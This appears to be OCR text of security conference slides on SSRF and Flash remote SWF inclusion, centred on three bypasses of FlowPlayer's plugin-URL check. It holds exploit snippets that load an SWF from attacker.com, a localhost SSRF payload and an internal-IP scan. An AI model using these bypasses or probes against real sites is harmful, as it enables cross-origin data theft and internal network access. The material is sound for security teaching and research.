
- http://httpbin.org/

Burp Collaborator


- http://blog.portswigger.net/2015/04/introducing-burp-collaborator.html

Access to the Web Server's localhost

http://legitbank.com/proxy.php?csurl=**http://localhost:631**



Access to the Web Server's localhost




Access to Internal Network Hardware

Filter: Showing all items

Request ▲	Payload1	Payload2	Status
0			304
5	192.168.201.1	80	200


Server Trust

CROSSING THE ORIGIN BOUNDARY



SSRF In A Load Balancer

TOOLS



SSRF Questions

PATHS TO EXPLOITATION

- Can I access a protected resource?
- XXE DTD system to make HTTP Requests?
- Internal IP Address or Hosts?
- “Virtual Private Cloud,” S3, MongoDB HTTP interface?
- Can I connect to a host I control?
- Can I load arbitrary content such as a SWF on the domain?

FLASH REMOTE SWF INCLUDE VULNERABILITIES

GONE IN A FLASH

Tools

MEN HAVE BECOME TOOLS OF THEIR TOOLS

Crossdomain.xml Proof of Concept Tool

- https://thehackerblog.com/crossdomain/

FlashHTTPRequest

- https://github.com/mandatoryprogrammer/FlashHTTPRequest

JPEXS

- https://www.free-decompiler.com/flash/

SEARCHDIGGITY

- http://www.bishopfox.com/resources/tools/google-hacking-diggity/attack-tools/

JAVASCRIPT VS FLASH REMOTE INCLUSION

CROSSING THE ORIGIN BOUNDARY

What's an origin?

CROSSING THE ORIGIN BOUNDARY

- An origin is a combination of port, scheme, and domain.
- Origins separate sites from accessing each other's data due to the Same Origin Policy (SOP).
- For example, a script executing in the context of the http://example.com origin could not read data from http://thirdparty.com because the origins do not match.

Differences between JavaScript and Flash

CROSSING THE ORIGIN BOUNDARY

JavaScript

- Remote JavaScript includes execute in the context of the including site's origin.

Flash

- Remote includes execute in the context of the hosting site's origin.

Remote JavaScript Inclusion Example

CROSSING THE ORIGIN BOUNDARY

http://legitbank.com/

```
<!DOCTYPE html>

<html>

  <head></head>

  <body>

    <h1>Script Origin:<p id="origin"></p></h1>

    <script
src="http://thirdparty.com/example.js"></script>

  </body>

</html>
```

Remote JavaScript Inclusion Example

CROSSING THE ORIGIN BOUNDARY

http://thirdparty.com/example.js

```
document.getElementById('origin').innerText =
                location.origin
```

Remote JavaScript Inclusion

CROSSING THE ORIGIN BOUNDARY

Remote Flash Inclusion Example

CROSSING THE ORIGIN BOUNDARY

http://legitbank.com/

```
<!DOCTYPE html>

<html>

  <head></head>

  <body>

    <object type="application/x-shockwave-flash"
data="http://thirdparty.com/example.swf">

  </body>

</html>
```

Remote Flash Inclusion Example

CROSSING THE ORIGIN BOUNDARY

http://thirdparty.com/secrets.txt

```
Secrets on thirdparty.com!
```

Flash Cross-Domain Policies

CROSSING THE ORIGIN BOUNDARY

- Before Flash preforms a cross-origin request, the target site's crossdomain.xml file is checked.
- This file permits third-party sites to perform authenticated requests via allow-access-from domain tags.
- Wildcard usage is allowed and is commonplace.

Example Crossdomain.xml File


CROSSING THE ORIGIN BOUNDARY

http://legitbank.com/crossdomain.xml

```
<cross-domain-policy>
  <allow-access-from domain="*.legitbank.com">
  <allow-access-from domain="*.thirdparty.com">
</cross-domain-policy>
```

Usage of domain wildcards (*.domain.com)?

*NOT INCLUDING SITES WITH JUST A WILDCARD ENTRY



*Taken from a survey of Alexa top 10,000 sites

Enumerating Subdomains With Subbrute

- Enumerate all subdomains of a domain name:
  - ./subbrute.py thirdparty.com
  - ./subbrute.py legitbank.com

- An arbitrary SWF upload or vulnerable SWF on any domain will compromise the security of legitbank.com.

FLOWPLAYER

DON’T HATE THE PLAYER

FlowPlayer

DON'T HATE THE PLAYER

- FlowPlayer is a Flash application that plays videos and allows the loading of arbitrary Flash plugins.

FlowPlayer

DON'T HATE THE PLAYER

- Problematically, FlowPlayer versions below 3.2.16 allowed the loading of plugins from arbitrary domains.

- This means an attacker can hijack the functionality of FlowPlayer by loading arbitrary plugins into the player.

FlowPlayer

DON'T HATE THE PLAYER


http://legitbank.com/

```
flowplayer("player", vulnerable_player,{
    plugins: {
        controls: null,
        SimpleHelloWorld: {
            url: 'http://thirdparty.com/plugin.swf',
        }
    }
});
```

Multiple FlowPlayer Bypasses

DON'T HATE THE PLAYER

- With the release of FlowPlayer 3.2.18 new code was introduced to prevent loading of arbitrary plugins.
- This code parses the plugin URL to check if it's trusted before loading it.
- However, we found three bypasses by auditing the plugin checking code.


the Tangled Web
A Guide to Securing Modern Web Applications
Michal Zalewski
no starch press

FlowPlayer Bypass #1 – The Check

DON'T HATE THE PLAYER

```
public static function isLocal(url:String):Boolean {
            trace("localDomain? " + url);
            if (url.indexOf("http://localhost") == 0) return true;
            if (url.indexOf("http://localhost:") == 0) return true;
            if (url.indexOf("file://") == 0) return true;
            if (url.indexOf("http://127.0.0.1") == 0) return true;
            if (url.indexOf("http://") == 0) return false;
            if (url.indexOf("/") == 0) return true;
            return false;
}
```

FlowPlayer Bypass #1 – The Check

DON'T HATE THE PLAYER

```
public static function isLocal(url:String):Boolean {
            trace("localDomain? " + url);
            if (url.indexOf("http://localhost") == 0) return true;
            if (url.indexOf("http://localhost:") == 0) return true;
            if (url.indexOf("file://") == 0) return true;
            if (url.indexOf("http://127.0.0.1") == 0) return true;
            if (url.indexOf("http://") == 0) return false;
            if (url.indexOf("/") == 0) return true;
            return false;
}
```

FlowPlayer Bypass #1 – The Bypass

DON'T HATE THE PLAYER

http://attacker.com/

```
flowplayer("player", vulnerable_player,{
    plugins: {
        controls: null,
        SimpleHelloWorld: {
            url: '//attacker.com/exploit.swf',
        }
    }
});
```

FlowPlayer Bypass #2 – The Check

DON'T HATE THE PLAYER

```
public static function getDomain(url:String):String {

    var schemeEnd:int = getSchemeEnd(url);

    var domain:String = url.substr(schemeEnd);

    var endPos:int = getDomainEnd(domain);

    return domain.substr(0, endPos).toLowerCase();

}
internal static function getSchemeEnd(url:String):int {

    var pos:int = url.indexOf("///");

    if (pos >= 0) return pos + 3;

    pos = url.indexOf("//");

    if (pos >= 0) return pos + 2;

    return 0;

}
```

FlowPlayer Bypass #2 – The Check

DON'T HATE THE PLAYER

```
public static function getDomain(url:String):String {

    var schemeEnd:int = getSchemeEnd(url);

    var domain:String = url.substr(schemeEnd);

    var endPos:int = getDomainEnd(domain);

    return domain.substr(0, endPos).toLowerCase();

}
internal static function getSchemeEnd(url:String):int {

    var pos:int = url.indexOf("///");

    if (pos >= 0) return pos + 3;

    pos = url.indexOf("//");

    if (pos >= 0) return pos + 2;

    return 0;

}
```

FlowPlayer Bypass #2 – The Bypass

DON'T HATE THE PLAYER

http://attacker.com/

```
flowplayer("player", vulnerable_player,{

    plugins: {

        controls: null,

        SimpleHelloWorld: {

            url:
'http://attacker.com///legitbank.com/../flowplayer/plugin.
swf',

        }

    }

});
```

FlowPlayer Bypass #3 – The Bypass

DON'T HATE THE PLAYER

http://attacker.com/

```
flowplayer("player", vulnerable_player,{

    plugins: {

        controls: null,

        SimpleHelloWorld: {

            url:
'http://legitbank.com/openredirect.php?url=http://attacker.com/flowplayer/plu
gin.swf',

        }

    }

});
```

More bypasses...

DON'T HATE THE PLAYER

There are probably many more, but three is a cool number.


3

(Artist interpretation)

Flowplayer

CROSSING THE ORIGIN BOUNDARY


legitbank.com



attacker.com

